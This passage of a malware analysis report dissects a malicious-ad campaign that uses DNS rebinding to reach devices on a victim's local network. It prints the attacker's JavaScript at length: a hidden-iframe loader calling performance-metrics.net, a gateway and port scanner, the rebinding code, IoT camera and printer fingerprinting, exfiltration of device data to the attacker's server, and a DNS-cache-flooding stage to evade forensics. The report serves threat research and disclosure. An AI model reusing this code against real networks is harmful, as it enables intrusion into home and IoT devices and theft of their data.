2. Creates the next stage by injecting a hidden iframe (0x0 pixels) that loads `/ipScanner2.html?${xid}`.
3. Registers a 'setTimeout', which attempts to force a redirect of the top-level page to `/ipScanner2.html?${xid}` after 5 seconds. This mechanism operates in parallel with the hidden iframe: if the iframe-based execution fails (for example, due to iframe

restrictions), the redirect may still trigger the next stage. Conversely, if the redirect does not occur, the iframe may still successfully load the next stage.

4. The script also sends two execution-logging POST requests using the fetch method, one over HTTP and the other over HTTPS. Both requests use credentials: 'omit', ensuring that no cookies, authentication headers, or TLS client certificates are included. The request body contains a simple execution marker such as "JS Loaded (http\s)", indicating successful script execution. This is done to verify that the required conditions for the attack are met: the use of an insecure HTTP connection is necessary for later stage.

```
xid="ifa=93499c19-596e-4361-a29b-7188d25181656x=252488298-1765756839-609-3-11-817-10-0osRA-b21d8a82-7a49-3fa3-bfa6-c0b7f50ff466-10031-491906-52110628&carrier=totalplay"
window.addEventListener('message', (event) => {
  if (event.data=="loaded")
  {
    clearTimeout(window.tmo)
  }
});

frm=document.createElement('iframe')
frm.width=0
frm.height=0
frm.src="http://performance-metrics.net/ipScanner2.html?"+xid
document.body.appendChild(frm)

function loadTop()
{
  top.location="http://performance-metrics.net/ipScanner2.html?"+xid
}

window.tmo = setTimeout(loadTop,5000)

try
{
  fetch("https://performance-metrics.net/k33p?x="+xid,{credentials:'omit', method: "POST", body: "JS Loaded (https)"}
)
catch (error) {}
try
{
  fetch("http://performance-metrics.net/k33p?x="+xid,{credentials:'omit', method: "POST", body: "JS Loaded (http)"}
)
catch (error) {}
```

Figure 22- Screenshot of the 'load.js' script

2. DNS Cache Priming

In this stage, we show how the attack prepares the browser's DNS cache to enable reliable rebinding.

After the main script is loaded, whether inside an iframe or on the top-level page, the attack sequence begins. At the start, the script sends a loaded message to the parent iframe using the `postMessage` method, allowing the parent script to clear a previously set timeout.

The script then initializes a logging mechanism that sends a status message every 5 seconds, enabling the attacker to verify that the connection remains active. In addition, it registers an error event listener that captures runtime errors and sends the corresponding information back to the attacker.

```
`Global Error - ${event.message} @ ${event.filename}:${event.lineno}:${event.colno}${event?.error?.stack ? '\n' + event.error.stack : ''}`
```

Figure 23- Structure of an Error

The script then creates a cache list of 175 URLs, each pointing to a unique UUID-based subdomain of `vf-globallab.com`, while probing 17 different ports. Ten URLs are generated for each port, with 15 URLs targeting port 80.

```
queue.push(`http://${uuidv4()}.vf-globallab.com:${port}/CamScanner2.html?x=${window.id}`);
```

Figure 24- The Structure of the Unique URLs

These 17 ports represent common management, data, and development interfaces. They are frequently used by web services, developer tools, proxies, monitoring platforms, and various IoT devices such as network cameras and routers.

```
const preloadPorts = ['80','81','8080','82','88','83','8001','84','85','90','8888','9000','8090','8000','8010','9090','1080'];
```

Figure 25- Targeted ports

The following table provides examples of services commonly associated with these ports:

Port(s)	Common Usage	Typical Context / Notes
80	Standard HTTP	Default port for unencrypted web traffic and web admin interfaces.
81–85, 90	Alternate HTTP	Common alternative web ports used by routers, cameras, DVRs, and embedded devices when port 80 is unavailable.
8080, 8888	HTTP Alternative / Dev Tools	Frequently used by web proxies, admin panels, Apache Tomcat, and tools like Jupyter Notebook.
8000, 8001	Development / Device Services	Used by development frameworks (e.g., Python/Django dev servers) and some device APIs such as Hikvision services.

8010, 8090	Enterprise / Web Applications	Often used by enterprise dashboards, internal services, or specialized web applications.
9000	Backend Services	Common for backend services such as PHP-FPM, SonarQube, or other internal application servers.
9090	Monitoring / Dashboards	Frequently used by monitoring platforms like Prometheus or administrative dashboards.
1080	SOCKS Proxy	Standard port for SOCKS proxy servers used for tunneling or traffic redirection.
88	Kerberos Authentication	Official port for Kerberos authentication; occasionally reused by some devices for web interfaces.

Then, 10 iframes are rendered on the page, each with a source URL selected from the list above. Using a round-robin scheduling approach, where items are handled one at a time in a circular order, all URLs in the list are eventually loaded.

```
const f = document.createElement('iframe');
f.src = newURL;
f.width = 2;
f.height = 2;
f.onload = preloadNextFrame;
container5.appendChild(f);
```

Figure 26- Iframe loading sequence

This approach avoids sending multiple consecutive requests to the same port (e.g., port1, port1, port1, port2, port3). Instead, the requests are interleaved across ports (e.g., port1, port2, port3, port1, port2, port3), reducing the likelihood that detection or blocking mechanisms will be triggered by bursts of traffic to a single port.



Figure 27- Screenshot of an emulation with the same script

This pre-conditioning step ensured that the browser had already interacted with the subdomains later used during rebinding. As a result, subsequent requests could be issued more quickly, potentially leveraging existing browser cache state, including DNS-related resolution data. This gave the script a better estimate of when that cached state would expire, allowing the rebinding request to be timed more precisely.

After all URLs were executed, the script removed the injected iframes from the page, reducing visible artifacts and limiting signs of suspicious activity.

A screenshot of a code editor showing a line of JavaScript code: `... <div id="container5"></div> == $0`. The code is highlighted in a light blue background.

Figure 28- The div after the cleanup process

3. LAN Reconnaissance

In this stage, we show how the attack identifies active devices and infers the local network structure.

After the cache priming stage is complete, the script proceeds to the next phase: identifying local IP addresses to be used during the DNS rebinding process. This phase is divided into two steps. First, the script attempts to identify the network gateway's IP address. Once a gateway is inferred, the script proceeds to identify additional open internal IP addresses.

To identify the gateway, the script uses a predefined list of 49 candidate IP addresses, most of which correspond to common default gateway addresses in RFC1918-defined private address spaces. This standard defines the private IPv4 address ranges used within internal networks and not routable on the public Internet. These include ranges such as `10.0.0.0/8`, `172.16.0.0/12`, and `192.168.0.0/16`, which are widely used in home, enterprise, and IoT network environments. Many of the addresses end in `.1` or `.254`, which are typical gateway assignments for routers and network devices.

For each candidate IP address, the script requests a non-existent resource using a GET request, again with `credentials: 'omit'`. Redirect handling is set to manual in order to block redirects, and the request is aborted after 1 second. The script then measures the time it takes for the request to fail.

```
const url = "http://" + subnets[i] + "/bla_iter" + iter + ".jpg"
```

Figure 29- The request to the non-existent file

The timing difference allows the script to distinguish between reachable and unreachable hosts. When attempting to connect to an IP address that does not exist, the browser typically waits longer before timing out. In contrast, when the IP address exists (for example, a router or local device), the host responds quickly with errors such as “Connection Refused” or “Not Found.”

To reduce the impact of network latency and improve reliability, this timing measurement is repeated across 4 rounds. This allows the script to filter out inconsistent results and more accurately infer which internal IP address is most likely acting as the network gateway.

```
subnets: ["10.0.0.254", "192.168.1.1", "192.168.0.1", "192.168.10.1", "192.168.2.1", "192.168.24.1", "10.5.50.1", "192.168.33.1", "192.168.8.1", "192.168.6.1",  
"192.168.140.1", "172.16.0.1", "172.19.1.1", "10.118.15.1", "172.25.20.1", "10.1.1.1", "172.19.0.1", "192.168.103.1", "10.168.10.1", "192.168.31.1", "192.168.254.1",  
"10.221.15.1", "10.21.141.1", "192.168.64.1", "192.168.27.1", "192.168.5.1", "172.16.130.1", "192.168.7.1", "172.16.11.1", "172.16.140.1", "192.168.15.1", "172.30.37.1",  
"10.10.20.1", "10.10.110.1", "172.168.1.1", "10.160.5.1", "10.10.140.1", "192.168.14.1", "172.16.10.1", "10.219.3.1", "10.0.0.138", "10.100.102.1", "192.168.100.1",  
"192.168.200.1", "192.168.20.1", "192.168.240.1", "192.168.88.1", "192.168.1.254", "10.0.0.1"]
```

Figure 30- Targeted internal gateway IP addresses

The script then derives all IP addresses within the identified subnet (mask `255.255.255.0`). Priority is given to addresses matching the pattern `x.x.x.[1-20]` and `x.x.x.[100-120]`, which are commonly used by routers and IoT devices.

Each of the 254 possible IP addresses in the subnet is then combined with the set of ports identified earlier. For each IP–port combination, the script attempts to request the resource `/favicon.ico`.

```
async function scanIpsAndPorts({
  ips,
  ports,
  onLive, // function (ip, port, url) {}
  scheme = "http", // "http" or "https"
  path = "/favicon.ico",
  timeoutMs = 1500,
  batchSize = 100,
  pauseBetweenBatchesMs = 0,
  bustCache = true, // kept for compatibility; not used below
}) {
  // Helper: build a list of {ip, port, url} for given sets
  const makeCombos = (ipList, portList) => {
    const combos = [];
    for (const port of portList) {
      for (const ip of ipList) {
        const url = `${scheme}://${ip}:${port}${path}`;
        combos.push({ ip, port: String(port), url });
      }
    }
    return combos;
  };
}
```

Figure 31- The function building the favicon URLs

Each probe is performed using a GET request with `credentials: 'omit', mode: 'no-cors',` and `cache: 'no-store'`. This configuration allows the request to be issued without requiring CORS permissions while ensuring that cached responses are not used. The request is automatically aborted after 3 seconds, allowing the script to quickly determine whether a host or port is reachable.

Any network response indicates that the host is reachable. If the request fails, for example, due to DNS failure, connection refusal, TLS errors, or timeouts, the host is considered unreachable. Using strict timeouts helps the script efficiently determine the state of each port.

```
async function isHostUp(url, timeoutMs = 1000, method = "GET") {
  //const ctrl = new AbortController();
  //const timer = setTimeout(() => ctrl.abort(), timeoutMs);

  try {
    const start = performance.now();
    await fetch(url, {
      method: 'GET',
      credentials: 'omit',
      mode: "no-cors", // don't require CORS; we only care if we got *any* response
      cache: "no-store",
      signal: AbortSignal.timeout(3000),
    });
    const duration = performance.now() - start;
    return { up: true, duration }; // any network response => treat as "up"
  } catch (e) {
    return { up: false, duration: null }; // DNS fail / refused / TLS error / timeout => "down"
  }
}
```

Figure 32- The function checking if the IP is up

4. DNS Rebinding

In this stage, we show how the attack performs DNS rebinding, causing the browser to resolve a previously cached URL to an internal IP address.

A URL from the cache list with the same port as the “up internal IP” is selected, and an additional invisible iframe (2x2 pixels) is injected and evaluated inside the ad frame. This iframe includes an onload event. Once loaded, the IP encoded as int32 is sent to the new frame using the ‘postMessage’ method, still inside the `ipScanner2.html` script.

```
function getCachedFrameForPort(port,ip)
{
  const container5 = document.getElementById("container5");
  let x = readyCacheURLs.get(String(port))
  if (x.length==0)
  {
    Homey("CamScan: Out of Frames for port - " + port + " | For IP - "+ip+" | Caching State = "+window.cacheDone)
    return;
  }
  newURL=x.shift()
  const f = document.createElement('iframe');
  f.src = newURL;
  f.width = 2;
  f.height = 2;
  f.onload=function()
  {
    this.contentWindow.postMessage(ipToInt32(ip), "*");
    Homey("CamScan: Sent postMessage to frame with port - "+port+" | For IP - "+ ip)
  }
  container5.appendChild(f)
}
```

Figure 33- Rendering the iframe for the rebinding

```
class: IN (0x0001)
Answers
  85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globallab.com: type A, class IN, addr 54.209.207.15
    Name: 85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globallab.com
    Type: A (1) (Host Address)
    Class: IN (0x0001)
    Time to live: 5 (5 seconds)
    Data length: 4
    Address: 54.209.207.15
```

Figure 34- Wireshark, The DNS record for the created iframe

When the created iframe receives the message (this time the script from `camScanner2.html`), It creates an image request with the following pattern:

```
http://${int32_IP}.${uuidv4()}.control.vf-globallab.com/...
```

This request is used to exfiltrate the discovered internal IP address to the attacker.

```
window.addEventListener('message', (event) => {
  upadtedns(event.data)
  //Homey("CamScan: Started work - "+location.host)
});
```

Figure 35- CamScanner2, Catching the message event

```
function upadtedns(ip) {
  if (int32ToIp(ip) == "0.0.0.0") {
    return
  }
  Homey("CamScan: frame got ip - " + int32ToIp(ip) + " (" + ip + ")")
  window.myIP = int32ToIp(ip)
  let loc = window.location.host
  loc = loc.replace(".vf-globallab.com", ".control.vf-globallab.com");
  document.getElementById("dnsimg").innerHTML = "<img src='http://'" + ip + "." + loc + "' onload=start('" + int32ToIp(ip) + "'')
  onerror=start('" + int32ToIp(ip) + "'')>"
  console.log("my ip - " + ip)
}
```

Figure 36- The rebinding script

The DNS record for this request resolves to **127.0.0.1**,
while the DNS record of the iframe's origin resolves now to the identified internal IP.

```
Standard query 0x1a28 A 3232235881.85d67bd3-33ff-48c3-a665-8c0d92e1927e.control.vf-globallab.com
Standard query response 0x1a28 A 3232235881.85d67bd3-33ff-48c3-a665-8c0d92e1927e.control.vf-globallab.com A 127.0.0.1
Standard query response 0x1a28 A 3232235881.85d67bd3-33ff-48c3-a665-8c0d92e1927e.control.vf-globallab.com A 127.0.0.1
```

Figure 37- Wireshark, the DNS record of the 'control' subdomain. int32_IP is 3232235881 (192.168.1.105)

```
Answers
  85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globallab.com: type A, class IN, addr 192.168.1.105
    Name: 85d67bd3-33ff-48c3-a665-8c0d92e1927e.vf-globallab.com
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 5 (5 seconds)
    Data length: 4
    Address: 192.168.1.105
```

Figure 38- Wireshark, The DNS record of the iframe changed. Now resolve to 192.168.1.105, TTL is 5 seconds

```
function int32ToIp(n) {
  n = Number(n) >>> 0; // coerce to unsigned 32-bit
  return [
    (n >>> 24) & 0xFF,
    (n >>> 16) & 0xFF,
    (n >>> 8) & 0xFF,
    n & 0xFF
  ].join('.');
}

//int32ToIp('3232235881')
'192.168.1.105'
```

Figure 39- The function converting int32 back to IP

During the initial debugging phase, the TTL for the DNS records associated with the `globallab.com` subdomains was set to 0, allowing immediate re-resolution. Later, this behavior changed, and the same records began returning a TTL of 5 seconds.

In contrast, the DNS record for the `performance-metrics.net` domain had a much longer TTL of 5 minutes.




Figure 40- Wireshark, DNS record of `performance-metrics.net`




Figure 41- Wireshark, DNS record of '`globallab.com`' subdomains at first debugging

After the image request completes (onload/onerror), the IoT scanning phase begins. The browser still considers the origin consistent, and the communication is treated as legitimate. This allows internal IP information to be accessed and exfiltrated without triggering standard browser security protections.

5. IoT Fingerprinting & Exploitation Preparation

In this stage, we show how the attack fingerprints devices and prepares targeted interactions with exposed services.

Once DNS rebinding is completed, the reconnaissance phase for the IoT device begins. The script first sends a request to the local root path (`https://{rebinded.url}/`) and records both the response and the response time. This information is then encoded with base64 and transmitted back to the attacker IP `54.209.207.15`.

If the request fails, for example because the rebinding process has not yet succeeded and the DNS cache still resolves to the original address, the script retries the request. These retries are limited to 100 attempts to increase the chance of successfully extracting information while reducing excessive network noise that could reveal the activity.

As in previous stages, the request is performed with `credentials: 'omit'` and `cache: 'no-store'` to avoid sending authentication data and to ensure a fresh network request.

```
if (retryFrameCounter > 100) {
  Homey("CamScan: Stop Trying After " + retryFrameCounter + " Attempts - " + location.host)
  return
}
retryFrameCounter++
```

Figure 42- Retries of the code are limited to 100 attempts

When the response type is `opaqueredirect` it indicating a redirect. The script follows the redirect manually to ensure the request flow remains under its control. In this scenario, the script invokes the `orch` function (short for “orchestration”), which typically represents the final task of the IoT reconnaissance stage. However, when a redirect response is encountered, this function becomes the only task executed before the script terminates.

In networking terminology, orchestration refers to the automated coordination of actions across devices, applications, and services to achieve a specific operational objective.

Based on the logs sent back to the attacker, it appears that the script interprets the redirect as the device enforcing secure communication over HTTPS.

```
if (response.type == 'opaqueredirect') {
  Homey("CamScan: (main) Frame returned Redirect, probably to HTTPS - " + finalurl)
  orch()
  return
}
```

Figure 43- Handling of redirect responses in the main function

To determine the redirect destination, which may be implemented via mechanisms such as an HTML `<meta>` refresh element or JavaScript updates to `location.href`, the script uses a dedicated parsing function to detect and extract the redirect URL.

```
const redirectUrls = extractRedirectUrlsFromHtml(response)
redirectUrls.forEach(redurl => {
  fetchURL(redurl);
});
```

Figure 44- Script behavior on redirect response

In cases where the response status code differs from 401 or 404, or when `response.ok` is false The script sends a log to the attacker and invokes the `orch` function as the final and only executed task before terminating.

```
if ((!response.ok) && (response.status != 404) && (response.status != 401)) {
  Homey("CamScan: (main) Non Standard response code - " + response.status + " | url - " + finalurl)
  orch()
  return
}
```

Figure 45- Script behavior on unexpected response status

When everything proceeds as planned (no redirect or error conditions as described above), the script attempts to fetch the `/favicon.ico` file. It first tries to determine the exact favicon path by parsing the response from the base path request. If this attempt fails, the script falls back to requesting the favicon from the default location.

```
actualTime = Date.now() - window.startTime
Homey("CamScan: Frame Loaded With a time of - " + actualTime + " | Counter - " + retryFrameCounter)
Homey("CamScan: url - " + finalurl + " | ip - " + window.myIP + " | Data - " + btoa(unescape(encodeURIComponent(responseText))))

let favpath = extractFaviconHrefSimple(responseText)
if (!favpath) {
  favpath = '/favicon.ico'
}
```

Figure 46- Script logic for favicon discovery

The script then performs device identification by calculating the MurmurHash of the retrieved favicon and comparing the result against a hardcoded hash table. If the hash matches an entry in this table, the script sends an additional request with device-specific parameters to further identify or interact with that device.

In addition, the script analyzes the response body and compares it against another hardcoded set of regular expression rules associated with HP printers. If a match is found, the script issues a follow-up request tailored to that specific device type.

```
fetchFaviconAsBase64(favpath).then(base64String => {
  if (base64String) {
    const base64Data = base64String.split(',')[1]; // Remove the data: prefix
    const formatted = base64Data.match(/.{1,76}/g).join('\n') + '\n'; // Wrap every 76 chars

    const unsigned = murmurhash3_32_gc(formatted);
    const hash = unsigned > 0x7FFFFFFF ? unsigned - 0x100000000 : unsigned; // signed 32-bit

    Homey('CamScan: Base64 Favicon | url - ' + finalurl + " | ip - " + window.myIP + " | Path - " + favpath + " | Hash - " + hash +
      ' | Data - ' + base64String);

    if (LOOKUP.get(hash.toString())) {
      matchByFav(hash)
    }
    else {
      matchByHTML(responseText, fetchPageByHTMLMatch)
    }
  }
  else {
    matchByHTML(responseText, fetchPageByHTMLMatch)
  }
});
```

Figure 47- Device fingerprinting via favicon hash

After this phase is completed, the script invokes the `orch` function mentioned above.

This function performs several tasks:

1. **Redirect handling** - The script processes any redirects that may have been identified earlier, extracts the relevant target URL when applicable, and makes the request.
2. **IoT interface probing** - The script issues eight GET requests to URLs commonly found in the web interfaces of IoT devices, including vendors such as Hikvision, Dahua, and UniView. Examples include: `/current_config/WebCapConfig` and `/cgi-bin/main-cgi?json={{"cmd":"20116"}}`.
3. **Capability query** - The script sends a POST request to `/OutsideCmd` with the body: `{"method":"WebInit.getCaps","params": null,"id":3,"session":0}`. This appears intended to retrieve device capability information.
4. **Authentication header extraction** - The script sends GET requests to endpoints such as `/cgi-bin/a` and `/ISAPI/Security/userCheck`. These requests are expected to return HTTP 401 Unauthorized responses. The goal is to extract the `WWW-Authenticate` header from the response, which may reveal authentication mechanisms or device details.

```
function orch(response = "") {
  urls = ["/upnpdevicedesc.xml",
    "/doc/project_config.json",
    "/current_config/WebCapConfig",
    "/queryDevInfo?NVMS-9000",
    "/logo/qr.js",
    "/cap.js",
    "/cgi-bin/main-cgi?json={{"cmd":"20116"}}" ,
    "/script/common/device_type.js"]

  const redirectUrls = extractRedirectUrlsFromHtml(response)
  redirectUrls.forEach(redirectUrl => {
    fetchURL(redirectUrl);
  });

  //web interfaces for CCTV Dahua or Hikvision.
  myurl = "/OutsideCmd";
  body = `{"method":"WebInit.getCaps","params":null,"id":3,"session":0}`
  fetchURL(myurl, body)

  for (var i = 0; i < urls.length; i++) {
    fetchURL(urls[i])
  }

  fetchAuthHeader("/cgi-bin/a")
  fetchAuthHeader("/ISAPI/Security/userCheck")
}
```

Figure 48- The 'orch' function

These requests allow the script to fingerprint the targeted device, identify the vendor and model, and collect authentication or capability information, which may later be used to select device-specific exploitation techniques.

The handling of exploitation URL requests (except the authentication-header case) is performed by an internal function named `fetchURL`. This function follows a consistent logic: it attempts to send either a GET or POST request depending on whether a request body is provided.

If the response status code differs from 401 or 404, if `response.ok` is false, or if the response indicates a redirect, the script sends a log entry to the attacker and then terminates execution.

If the response status code is 404 or 501, the script performs no further action. A comment left in the code states “ignore for now. too spammy”, suggesting that handling these responses was intentionally disabled to avoid generating excessive logs.

When a valid response is received, the script reads the response body, extracts any redirect URLs within the content, and issues additional requests to those URLs.

```
async function fetchURL(myurl, body = "", headers = {}) {
  let finalurl = (new URL(myurl, location.protocol + location.host)).href
  let response;
  try {
    if (body != "") {
      response = await fetch(finalurl, { credentials: 'omit', redirect: 'manual', cache: "no-store", method: "POST", body: body, headers: headers });
    }
    else {
      response = await fetch(finalurl, { credentials: 'omit', redirect: 'manual', cache: "no-store", headers: headers });
    }
    if (response.type == 'opaqueredirect') {
      Homey("CamScan: Frame returned Redirect, probably to HTTPS - " + finalurl)
      return
    }
    if ((!response.ok) && (response.status != 404) && (response.status != 401) && (response.status != 501)) {
      Homey("CamScan: Non Standard response code - " + response.status + " | url - " + finalurl)
      return
    }
    if ((response.status == 404) || (response.status == 501)) {
      //ignore for now. too spammy
      return
    }
    const json = await response.text().then((responseText) => {
      Homey("CamScan: url - " + finalurl + " | ip - " + window.myIP + " | Data - " + btoa(unescape(encodeURIComponent(responseText))))
      const redirectUrls = extractRedirectUrlsFromHtml(responseText)
      redirectUrls.forEach(redurl => {
        fetchURL(redurl);
      });
      return
    });
  }
  catch (error) {
    if (error.message.indexOf('Failed to fetch') == -1) {
      Homey("CamScan: Error - " + error.message + " on url - " + finalurl)
    }
  }
}
```

Figure 49- The 'fetchURL' function




Figure 50- Example of systems connected with the exploits

6. DNS Cache Pollution & Forensic Evasion

In this stage, we show how the attack attempts to reduce visibility and forensic traceability.

This stage generates a large volume of normal-looking DNS traffic to mask earlier attacker actions and reduce the chance of detection during analysis. Although this stage was not observed executing during the campaign, it was fully implemented in the code as a final “clean-up” stage. This phase floods the browser with requests to 5,000 randomly generated, non-existent subdomains of the legitimate domain `stackexchange.com`, each requesting a non-existent image resource. The requests follow the structure:

```
https://<random-number>gdf.stackexchange.com/img.jpg
```

The purpose is to pollute the DNS cache and obfuscate artifacts. By issuing a large volume of requests to random subdomains, the script could fill the browser’s DNS and network caches with unrelated entries, potentially reducing the visibility of earlier attacker-controlled domains and making forensic analysis more difficult. The use of a well-known legitimate domain further helps the requests appear benign in network telemetry.

These requests are issued by dynamically creating image elements that both generate network requests and temporarily populate the page with broken image elements.





Figure 51- Emulated view of the clean-up stage



No.	Time	Source	Destination	Protocol	Length	Info
1260	2.244562	192.168.1.206	8.8.8.8	DNS	85	Standard query 0x97c7 HTTPS 9132gdf.stackexchange.com
1261	2.244569	8.8.8.8	192.168.1.206	DNS	102	Standard query response 0x872e A 74510gdf.stackexchange.com A 198.252.206.1
1262	2.244570	8.8.8.8	192.168.1.206	DNS	147	Standard query response 0xdbac AAAA 74510gdf.stackexchange.com SOA damian.ns.cloudflare.com
1264	2.244571	8.8.8.8	192.168.1.206	DNS	116	Standard query response 0xdbdc HTTPS 74510gdf.stackexchange.com HTTPS
1269	2.244614	192.168.1.206	8.8.8.8	DNS	85	Standard query 0x4caa AAAA 9132gdf.stackexchange.com
1272	2.244657	192.168.1.206	8.8.8.8	DNS	85	Standard query 0xc8f4 A 9132gdf.stackexchange.com
